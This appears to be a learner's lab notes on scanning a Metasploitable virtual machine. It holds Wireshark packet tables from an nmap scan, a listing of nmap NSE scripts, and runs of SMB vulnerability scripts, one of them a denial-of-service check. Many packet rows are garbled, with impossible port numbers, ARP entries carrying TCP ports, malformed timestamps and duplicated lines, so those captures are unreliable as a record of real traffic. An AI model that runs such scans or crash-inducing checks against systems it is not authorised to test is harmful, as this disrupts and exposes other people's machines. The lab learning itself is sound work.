2209	825.40751519	192.168.0.117	192.168.0.100	TCP	78 63 39322 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347987 Tscr=0 WS=128
2210	825.409247969	192.168.0.117	192.168.0.100	TCP	68 57598 → 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347998 Tscr=309044
2211	825.409247969	192.168.0.117	192.168.0.100	TCP	78 59918 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=0 WS=128
2212	825.409247969	192.168.0.117	192.168.0.100	TCP	78 59918 → 25 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=309045
2213	825.41169329	192.168.0.117	192.168.0.100	TCP	78 7158 → 89 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=0 WS=128
2214	825.41169329	192.168.0.117	192.168.0.100	TCP	78 53 39918 → 89 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=309045
2215	825.412993287	192.168.0.100	192.168.0.117	TCP	78 60 316 → 31 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 Tsvl=3729347998 Tscr=0 WS=128
2216	825.412993287	192.168.0.100	192.168.0.117	TCP	78 60 316 → 31 [ACK] Seq=1 Win=5792 Len=0 Tsvl=3729347998 Tscr=0 WS=128
2217	825.412993286	192.168.0.117	192.168.0.100	TCP	78 60 316 → 31 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=309045
2218	825.415895613	192.168.0.117	192.168.0.100	TCP	68 42440 → 22 [ACK] Seq=1 Ack=3 Win=64256 Len=0 Tsvl=3729347998 Tscr=309045
2219	825.417156311	192.168.0.117	192.168.0.100	TCP	78 34164 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347998 Tscr=0 WS=128
2220	825.418211238	192.168.0.117	192.168.0.100	TCP	78 55986 → 139 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 Tsvl=3729347998 Tscr=0 WS=128
2221	825.419044442	192.168.0.100	192.168.0.117	TCP	78 61 34164 → 139 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 Tsvl=3729347998 Tscr=309045
2222	825.419213405	192.168.0.117	192.168.0.100	TCP	68 54154 → 311 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 Tsvl=3729348000 Tscr=309045
2223	825.419213405	192.168.0.117	192.168.0.100	TCP	78 53 50378 → 311 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 Tsvl=3729348000 Tscr=309045
2224	825.419213405	192.168.0.117	192.168.0.100	TCP	68 54154 → 311 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 Tsvl=3729348000 Tscr=309045
2225	825.422025652	192.168.0.117	192.168.0.100	TCP	68 55064 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348002 Tscr=309046
2227	825.422182271	192.168.0.117	192.168.0.100	TCP	68 55064 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348002 Tscr=309046
2228	825.422182271	192.168.0.117	192.168.0.100	TCP	78 55064 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348002 Tscr=0 WS=128
2229	825.424276177	192.168.0.117	192.168.0.100	TCP	78 58178 → 513 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348005 Tscr=0 WS=128
2230	825.425024561	192.168.0.100	192.168.0.117	TCP	78 512 → 58936 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=306640 Tscr=3729348004 WS=128
2231	825.425068321	192.168.0.117	192.168.0.100	TCP	68 58083 → 512 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348006 Tscr=309046
2232	825.425068322	192.168.0.100	192.168.0.117	TCP	78 513 → 50378 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=3729348006 Tscr=309046
2233	825.426184347	192.168.0.117	192.168.0.100	TCP	68 54154 → 309 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348006 Tscr=309046
2234	825.427426674	192.168.0.117	192.168.0.100	TCP	78 49362 → 534 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348008 Tscr=0 WS=128
2235	825.428413640	192.168.0.117	192.168.0.100	TCP	78 56728 → 1099 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348009 Tscr=0 WS=128
2236	825.428413640	192.168.0.100	192.168.0.117	TCP	78 514 → 49182 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=306640 Tscr=3729348006 WS=128
2237	825.429220991	192.168.0.117	192.168.0.100	TCP	68 49182 → 514 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348012 Tscr=309046
2238	825.429220991	192.168.0.117	192.168.0.100	TCP	78 56728 → 1099 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348012 Tscr=309046
2239	825.430757967	192.168.0.117	192.168.0.100	TCP	68 56728 → 1099 [SYN] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348011 Tscr=309046
2240	825.431664319	192.168.0.117	192.168.0.100	TCP	78 42016 → 1524 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348012 Tscr=0 WS=128

[fin,ack] and [psh,ack] is also used

No.	Time	Source	Destination	Protocol	Length	Info
2259	825.447829379	192.168.0.108	192.168.0.117	TCP	76 35988 - 35988	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=380048 Tsecr=3729348826 WS=128
2260	825.447881521	192.168.0.117	192.168.0.108	TCP	68 35988 - 59090	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348828 Tsecr=300648
2261	825.44782960	192.168.0.108	192.168.0.117	TCP	78 60098 - 60098	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=380048 Tsecr=3729348827 WS=128
2262	825.448059242	192.168.0.117	192.168.0.108	TCP	68 60098 - 60098	[ACK] Seq=1 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=3729348829 Tsecr=300648
2263	825.453678167	192.168.0.117	192.168.0.108	ARP	68 43590 - 1504	Hardware is not present. Tsvl=3729348830 Tsecr=300648
2264	825.453678167	192.168.0.117	192.168.0.108	TCP	68 35989 - 21	[FIN, ACK] Seq=1 Ack=2 Win=64256 Len=0 Tsvl=3729348834 Tsecr=300647
2265	825.454469339	192.168.0.117	192.168.0.108	TCP	76 43590 - 6667	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348835 Tsecr=0 WS=128
2266	825.455687912	192.168.0.108	192.168.0.117	TCP	76 6667 - 43590	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=380049 Tsecr=3729348835 WS=128
2267	825.455687912	192.168.0.108	192.168.0.117	TCP	68 43590 - 1504	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348836 Tsecr=300649
2268	825.455688482	192.168.0.108	192.168.0.117	TCP	68 35988 - 59090	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348836 Tsecr=300649
2269	825.455876899	192.168.0.117	192.168.0.108	TCP	68 35988 - 59090	[ACK] Seq=1 Ack=13 Win=64256 Len=0 Tsvl=3729348836 Tsecr=300649
2270	825.455887855	192.168.0.108	192.168.0.117	FTP	78 Response: 500 OOPS.	
2271	825.459033725	192.168.0.117	192.168.0.108	TCP	58 50988 - 21	[RST] Seq=2 Win=0 Len=0
2272	825.459688731	192.168.0.109	192.168.0.117	TCP	98 Response: vsf_systutil_recv.Peek: no data	
2273	825.45969231	192.168.0.117	192.168.0.108	TCP	58 50988 - 21	[RST] Seq=2 Win=0 Len=0
2274	825.460067162	192.168.0.117	192.168.0.108	TCP	68 43590 - 1504	[FIN, ACK] Seq=39 Ack=39 Win=64256 Len=0 Tsvl=3729348838 Tsecr=300645
2275	825.459832371	192.168.0.108	192.168.0.117	FTP	92 Response:	
2276	825.459867162	192.168.0.117	192.168.0.108	TCP	58 50988 - 21	[RST] Seq=2 Win=0 Len=0
2277	825.459892493	192.168.0.108	192.168.0.117	TCP	76 51118 - 8009	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348839 Tsecr=0 WS=128
2278	825.460377513	192.168.0.117	192.168.0.109	TCP	68 35988 - 59090	[FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348840 Tsecr=300649
2279	825.460377513	192.168.0.117	192.168.0.109	TCP	68 43590 - 42400	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348840 Tsecr=300649
2280	825.460987348	192.168.0.117	192.168.0.109	TCP	68 42448 - 22	[ACK] Seq=2 Ack=40 Win=64256 Len=0 Tsvl=3729348841 Tsecr=300649
2281	825.461056681	192.168.0.109	192.168.0.117	TCP	76 8009 - 51118	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=380050 Tsecr=3729348839 WS=128
2282	825.461092234	192.168.0.117	192.168.0.109	TCP	68 51118 - 8009	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348842 Tsecr=300650
2283	825.461057176	192.168.0.109	192.168.0.117	TCP	68 55980 - 35980	[ACK] Seq=13 Ack=2 Win=5888 Len=0 Tsvl=3729348841
2284	825.461092234	192.168.0.109	192.168.0.117	TCP	76 8009 - 51118	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=3729348842 Tsecr=0 WS=128
2285	825.462673224	192.168.0.109	192.168.0.117	TCP	68 55980 - 35980	[FIN, ACK] Seq=1 Ack=2 Win=5888 Len=0 Tsvl=3729348841
2286	825.462897681	192.168.0.117	192.168.0.109	TCP	68 35988 - 59090	[ACK] Seq=2 Ack=41 Win=64256 Len=0 Tsvl=3729348843 Tsecr=300650
2287	825.464179671	192.168.0.109	192.168.0.117	TCP	76 5180 - 8009	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729348842 Tsecr=300650 WS=128
2288	825.464261124	192.168.0.117	192.168.0.109	TCP	68 600776 - 8109	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348845 Tsecr=300650
2289	825.464261124	192.168.0.117	192.168.0.109	TCP	91 51118 - 42010	[ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729348845 Tsecr=300650
2290	825.493747216	192.168.0.117	192.168.0.109	TCP	68 42010 - 42010	[ACK] Seq=1 Ack=24 Win=64256 Len=0 Tsvl=3729348847 Tsecr=300653
2291	825.494436082	192.168.0.117	192.168.0.109	TCP	68 42010 - 42010	[FIN, ACK] Seq=1 Ack=24 Win=64256 Len=0 Tsvl=3729348847 Tsecr=300653
2292	825.498071393	192.168.0.108	192.168.0.117	TCP	73 1524 - 42010	[PSH, ACK] Seq=24 Ack=22 Win=5888 Len=5 Tsvl=300653 Tsecr=3729348877
2293	825.498107902	192.168.0.117	192.168.0.108	TCP	58 42010 - 1524	[RST] Seq=2 Win=0 Len=0
2294	825.507422051	192.168.0.108	192.168.0.117	IRC	242 Response (NOTICE) (NOTICE)	
2295	825.507422051	192.168.0.117	192.168.0.108	IRC	68 55980 - 59090	[ACK] Seq=17 Win=64128 Len=0 Tsvl=3729348888 Tsecr=300654
2296	825.509122785	192.168.0.117	192.168.0.108	TCP	68 43590 - 6667	[FIN, ACK] Seq=1 Ack=175 Win=64128 Len=0 Tsvl=3729348888 Tsecr=300654
2297	825.521040655	192.168.0.108	192.168.0.117	TCP	68 6667 - 43590	[ACK] Seq=175 Ack=2 Win=5888 Len=0 Tsvl=300656 Tsecr=3729348888
2298	826.501570898	192.168.0.108	192.168.0.117	IRC	122 Response (ERROR)	
2299	826.501697380	192.168.0.117	192.168.0.108	TCP	58 43590 - 6667	[RST] Seq=2 Win=0 Len=0
2300	826.5020313542	192.168.0.109	192.168.0.117	TCP	68 6667 - 43590	[FIN, ACK] Seq=229 Ack=2 Win=5888 Len=0 Tsvl=300754 Tsecr=3729348888

For port 8009

2386	831.514088250	192.168.0.109	192.168.0.117	TCP	62 513 - 50118	[HS1] Seq=2 Win=0 Len=0
2387	831.514088651	192.168.0.108	192.168.0.117	TCP	68 8009 - 51118	[FIN, ACK] Seq=1 Ack=19 Win=5888 Len=0 Tsvl=381255 Tsecr=3729354869
2388	831.514088651	192.168.0.117	192.168.0.109	TCP	68 51118 - 8009	[ACK] Seq=19 Ack=2 Win=64256 Len=0 Tsvl=3729354869 Tsecr=381255

Tcp:

tcp						
No.	Source	Destination	Protocol	Length	Info	
2307	831.514088651	192.168.0.100	192.168.0.117	TCP	68 8009 - 51118	[FIN, ACK] Se
2388	831.515061258	192.168.0.117	192.168.0.100	TCP	68 51118 - 8009	[ACK] Seq=19
2389	831.5150432526	192.168.0.117	192.168.0.100	TCP	68 59962 - 5432	[ACK] Seq=5 A
2390	831.516281369	192.168.0.117	192.168.0.100	TCP	68 59962 - 5432	[FIN, ACK] Se
2391	831.516978388	192.168.0.117	192.168.0.100	TCP	76 59964 - 5432	[SYN] Seq=0 W
2392	831.518293687	192.168.0.100	192.168.0.117	TCP	68 5432 - 59962	[ACK] Seq=2 A
2393	831.518294136	192.168.0.100	192.168.0.117	TCP	68 1099 - 56728	[ACK] Seq=17
2394	831.518294297	192.168.0.100	192.168.0.117	TCP	76 5432 - 59964	[SYN, ACK] Se
2395	831.519147636	192.168.0.117	192.168.0.100	TCP	68 59964 - 5432	[ACK] Seq=1 A
2396	831.520813669	192.168.0.117	192.168.0.100	TCP	68 51118 - 8009	[FIN, ACK] Se
2397	831.521291214	192.168.0.100	192.168.0.117	TCP	68 445 - 45994	[ACK] Seq=102
2398	831.521859262	192.168.0.100	192.168.0.117	TCP	68 8009 - 51118	[ACK] Seq=2 A
2399	831.522133197	192.168.0.117	192.168.0.100	TCP	76 51130 - 8009	[SYN] Seq=0 W
2400	831.523719270	192.168.0.100	192.168.0.117	TCP	76 8009 - 51130	[SYN, ACK] Se
2401	831.523755940	192.168.0.117	192.168.0.100	TCP	68 51130 - 8009	[ACK] Seq=1 A
2402	831.524436063	192.168.0.117	192.168.0.100	TCP	86 59964 - 5432	[PSH, ACK] Se
2403	831.525254614	192.168.0.117	192.168.0.100	TCP	76 56184 - 513	[SYN] Seq=0 Wi
2404	831.525853825	192.168.0.117	192.168.0.100	AJP13	156 AJP13 Error?	
2405	831.526374669	192.168.0.100	192.168.0.117	TCP	76 513 - 50184	[SYN, ACK] Seq
2406	831.526416476	192.168.0.117	192.168.0.100	TCP	68 50184 - 513	[ACK] Seq=1 Ac
2407	831.526375210	192.168.0.100	192.168.0.117	TCP	68 5432 - 59964	[ACK] Seq=1 A
2408	831.527909532	192.168.0.100	192.168.0.117	TCP	68 8009 - 51130	[ACK] Seq=1 A
2409	831.528223181	192.168.0.117	192.168.0.100	RLogin	82 Start Handshake	
2410	831.530760741	192.168.0.100	192.168.0.117	TCP	68 513 - 50184	[ACK] Seq=1 Ac
2411	831.531886360	192.168.0.100	192.168.0.117	TCP	68 8009 - 51130	[FIN, ACK] Se
2412	831.532106172	192.168.0.117	192.168.0.100	TCP	68 51130 - 8009	[FIN, ACK] Se
2413	831.533241738	192.168.0.100	192.168.0.117	TCP	68 8009 - 51130	[ACK] Seq=2 A

Udp:

udp						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
43	43.336513386	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
49	86.675675270	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
51	129.983646337	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
53	173.320877092	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
55	260.035633452	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
57	260.035633452	192.168.0.105	192.168.0.255	NBNS	94 Name query NB WORKGROUP<1d	
61	303.385076235	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
83	346.695600162	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
117	353.496112662	192.168.0.105	192.168.0.255	BROWSER	252	Domain/Workgroup Announcement
118	363.487812250	192.168.0.100	192.168.0.255	BROWSER	288	Host Announcement METASPL0
158	470.218510460	192.168.0.105	192.168.0.255	BROWSER	245	Local Master Announcement
163	570.284110207	192.168.0.100	192.168.0.255	NBNS	94 Name query NB WORKGROUP<1d	
174	824.64					

Smtp:

smtp						
No.	Time	Source	Destination	Protocol	Length	Info
2314	831.460612711	192.168.0.117	192.168.0.100	SMTP	74	C: EH
2529	835.445273902	192.168.0.100	192.168.0.117	SMTP	123	S: 22
2532	835.447362563	192.168.0.100	192.168.0.117	SMTP	95	S: 56

Icmp:

icmp						
No.	Time	Source	Destination	Protocol	Length	Info
2603	837.209878384	192.168.0.117	192.168.0.100	ICMP	164	Echo (ping) request id=0xa
2604	837.211518732	192.168.0.100	192.168.0.117	ICMP	164	Echo (ping) reply id=0xa
2605	837.235652229	192.168.0.117	192.168.0.100	ICMP	194	Echo (ping) request id=0xa
2606	837.237849943	192.168.0.100	192.168.0.117	ICMP	194	Echo (ping) reply id=0xa
2608	837.263261520	192.168.0.100	192.168.0.117	ICMP	372	Destination unreachable (Po

http:

http						
No.	Time	Source	Destination	Protocol	Length	Info
2318	831.462126114	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2435	831.545684859	192.168.0.100	192.168.0.117	HTTP	68	HTTP/1.1 200 OK (text/html
2551	836.490354434	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2648	838.004846058	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2650	838.005674564	192.168.0.117	192.168.0.100	HTTP	248	GET /nmaplowercheck17068045
2651	838.005840341	192.168.0.117	192.168.0.100	HTTP	685	POST /sdk HTTP/1.1
2652	838.006199417	192.168.0.117	192.168.0.100	HTTP	690	POST /sdk HTTP/1.1
2653	838.007371421	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2654	838.007502881	192.168.0.117	192.168.0.100	HTTP	243	GET /nmaplowercheck17068045
2662	838.011526411	192.168.0.100	192.168.0.117	HTTP	538	HTTP/1.1 404 Not Found (te
2667	838.013888137	192.168.0.100	192.168.0.117	HTTP	559	HTTP/1.1 404 Not Found (te
2680	838.037422415	192.168.0.100	192.168.0.117	HTTP	68	HTTP/1.1 200 OK (text/html
2681	838.037422485	192.168.0.100	192.168.0.117	HTTP	1195	HTTP/1.1 404 Not Found (te
2684	838.038476049	192.168.0.100	192.168.0.117	HTTP	68	HTTP/1.1 200 OK (text/html
2685	838.047800176	192.168.0.100	192.168.0.117	HTTP	1259	HTTP/1.1 404 Not Found (te
2716	838.055660895	192.168.0.117	192.168.0.100	HTTP	234	GET /evox/about HTTP/1.1
2717	838.055814025	192.168.0.117	192.168.0.100	HTTP	229	GET /evox/about HTTP/1.1
2722	838.057204490	192.168.0.117	192.168.0.100	HTTP	229	GET /HNAP1 HTTP/1.1
2723	838.057379650	192.168.0.117	192.168.0.100	HTTP	224	GET /HNAP1 HTTP/1.1
2727	838.0622947166	192.168.0.100	192.168.0.117	HTTP	545	HTTP/1.1 404 Not Found (te
2730	838.063587447	192.168.0.100	192.168.0.117	HTTP	1201	HTTP/1.1 404 Not Found (te
2733	838.068624478	192.168.0.100	192.168.0.117	HTTP	540	HTTP/1.1 404 Not Found (te
2738	838.072999043	192.168.0.100	192.168.0.117	HTTP	1216	HTTP/1.1 404 Not Found (te
2780	838.093925480	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2781	838.094449809	192.168.0.117	192.168.0.100	HTTP	86	GET / HTTP/1.0
2814	838.118375902	192.168.0.100	192.168.0.117	HTTP	68	HTTP/1.1 200 OK (text/html
2828	838.124228629	192.168.0.117	192.168.0.100	HTTP	107	GET / HTTP/1.1
2836	838.125924452	192.168.0.117	192.168.0.100	HTTP	107	GET / HTTP/1.1
2840	838.131750753	192.168.0.100	192.168.0.117	HTTP	4591	HTTP/1.1 200 OK (text/html
2846	838.150693419	192.168.0.100	192.168.0.117	HTTP	73	HTTP/1.1 200 OK (text/html

ftp:

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
2249	825.439384889	192.168.0.100	192.168.0.117	FTP	88	Response: 220 (vsFTPd 2.3.4
2270	825.455688552	192.168.0.100	192.168.0.117	FTP	78	Response: 500 OOPS:
2272	825.455688732	192.168.0.100	192.168.0.117	FTP	98	Response: vsf_sysutil_recv_
2275	825.458032373	192.168.0.100	192.168.0.117	FTP	92	Response:

Mysql

mysql						
No.	Time	Source	Destination	Protocol	Length	Info
2517	835.439911683	192.168.0.100	192.168.0.117	MySQL	134	Server Greeting proto=10 v
2519	835.440830552	192.168.0.100	192.168.0.117	MySQL	88	Response Error 1043

telnet:

No.	Time	Source	Destination	Protocol	Length	Info
2313	831.460046616	192.168.0.117	192.168.0.100	TELNET	72	Telnet Data ...
2511	835.437459433	192.168.0.100	192.168.0.117	TELNET	80	Telnet Data ...

SYN: a synchronization message typically used to request a connection between a client and a server.

ACK: an acknowledgment message employed to declare the receipt of a particular message.

FIN: a message that triggers a graceful connection termination between a client and a server

PSH tells an application that the data should be transmitted immediately, and we do not want to wait to fill the entire TCP segment.

Exploring nmap scripting

listing all nmap nse scripts

```
(root㉿kali)-[~/home/dhairya]
└─# ls /usr/share/nmap/scripts/
acarsd-info.nse          ip-geolocation-ipinfodb.nse
address-info.nse          ip-geolocation-map-bing.nse
afp-brute.nse             ip-geolocation-map-google.nse
afp-ls.nse                ip-geolocation-map-kml.nse
afp-path-vuln.nse         ip-geolocation-maxmind.nse
afp-serverinfo.nse        ip-https-discover.nse
afp-showmount.nse         ipidseq.nse
ajp-auth.nse              ipmi-brute.nse
ajp-brute.nse             ipmi-cipher-zero.nse
ajp-headers.nse           ipmi-version.nse
ajp-methods.nse           ipv6-multicast-mld-list.nse
ajp-request.nse           ipv6-node-info.nse
allseeingeye-info.nse     ipv6-ra-flood.nse
ampm-info.nse             irc-botnet-channels.nse
asn-query.nse              irc-brute.nse
auth-owners.nse           irc-info.nse
auth-spoof.nse            irc-sasl-brute.nse
backorifice-brute.nse     irc-unrealircd-backdoor.nse
backorifice-info.nse       icsci-brute.nse
bacnet-info.nse            icsci-info.nse
banner.nse                icsns-info.nse
bitcoin-getaddr.nse       jdwp-exec.nse
bitcoin-info.nse           jdwp-info.nse
bitcoincpc-info.nse       jdwp-inject.nse
bittorrent-discovery.nse  jdwp-version.nse
bjnp-discover.nse          knx-gateway-discover.nse
broadcast-ataoe-discover.nse knx-gateway-info.nse
broadcast-avahi-dos.nse    krb5-enum-users.nse
broadcast-bjnp-discover.nse ldap-brute.nse
broadcast-db2-discover.nse ldap-novell-getpass.nse
broadcast-dhcp6-discover.nse ldap-rootdse.nse
broadcast-dhcp-discover.nse ldap-search.nse
broadcast-dns-service-discovery.nse lexmark-config.nse
broadcast-dropbox-listener.nse llmnr-resolve.nse
broadcast-eigrp-discovery.nse lltd-discovery.nse
broadcast-hid-discoveryd.nse lu-enum.nse
broadcast-igmp-discovery.nse maxdb-info.nse
broadcast-jenkins-discover.nse mcafee-epo-agent.nse
broadcast-listener.nse      membase-brute.nse
broadcast-ms-sql-discover.nse membase-http-info.nse
broadcast-netbios-master-browser.nse memcached-info.nse
broadcast-worker-discover.nse metasploit-info.nse
broadcast-novell-locate.nse   metasploit-msgrpc-brute.nse
broadcast-ospf2-discover.nse  metasploit-xmlrpc-brute.nse
broadcast-pc-anywhere.nse    mikrotik-routeros-brute.nse
```

Updating nmap script database

```
(root@kali)-[~/home/dhairya]
└─# nmap --script-updatedb
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:37 IST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.03 seconds
```

Listing all nse script of service smb

```
(root@kali)-[~/home/dhairya]
└─# ls /usr/share/nmap/scripts/ | grep smb
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-vuln-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-mbenum.nse
smb-os-discovery.nse
smb-print-text.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse
```

Exploring some nse script of smb

smb-vuln-cve2009-3103.nse- Detects Microsoft Windows systems vulnerable to denial of service (CVE-2009-3103). This script will crash the service if it is vulnerable.

The script performs a denial-of-service against the vulnerability disclosed in CVE-2009-3103.

```
[root@kali]~[/home/dhairya]
└─# nmap --script smb-vuln-cve2009-3103.nse 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:42 IST
Nmap scan report for 192.168.188.129
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.10 seconds
```

smb-vuln-ms17-010.nse- Attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010, a.k.a. EternalBlue). The vulnerability is actively exploited by WannaCry and Petya ransomware and other malware.

```
[root@kali]~[/home/dhairya]
└─# nmap --script smb-vuln-ms17-010.nse 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:44 IST
Nmap scan report for 192.168.188.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
15	0.267155136	192.168.188.129	192.168.188.164	TCP	76	3306 - 41914 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 TSval=209518 TSerr=2442575484 WS=128
16	0.267240777	192.168.188.164	192.168.188.129	TCP	68	41914 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575487 TSerr=209519
17	0.267240777	192.168.188.164	192.168.188.129	TCP	68	41914 - 3306 [ACK] Seq=1 Ack=1 Win=54256 Len=0 TSval=12442575487 TSerr=209519 WS=128
18	0.267262172	192.168.188.164	192.168.188.129	TCP	76	41932 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575487 TSerr=0 WS=128
19	0.267190984	192.168.188.164	192.168.188.129	TCP	76	41940 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
20	0.2680888357	192.168.188.164	192.168.188.129	TCP	76	41940 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
21	0.2680888357	192.168.188.164	192.168.188.129	TCP	76	41940 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
22	0.268491988	192.168.188.164	192.168.188.129	TCP	76	41956 - 3306 [SYN] Seq=0 Win=54248 Len=0 MSS=1468 SACK_PERM TSval=12442575488 TSerr=0 WS=128
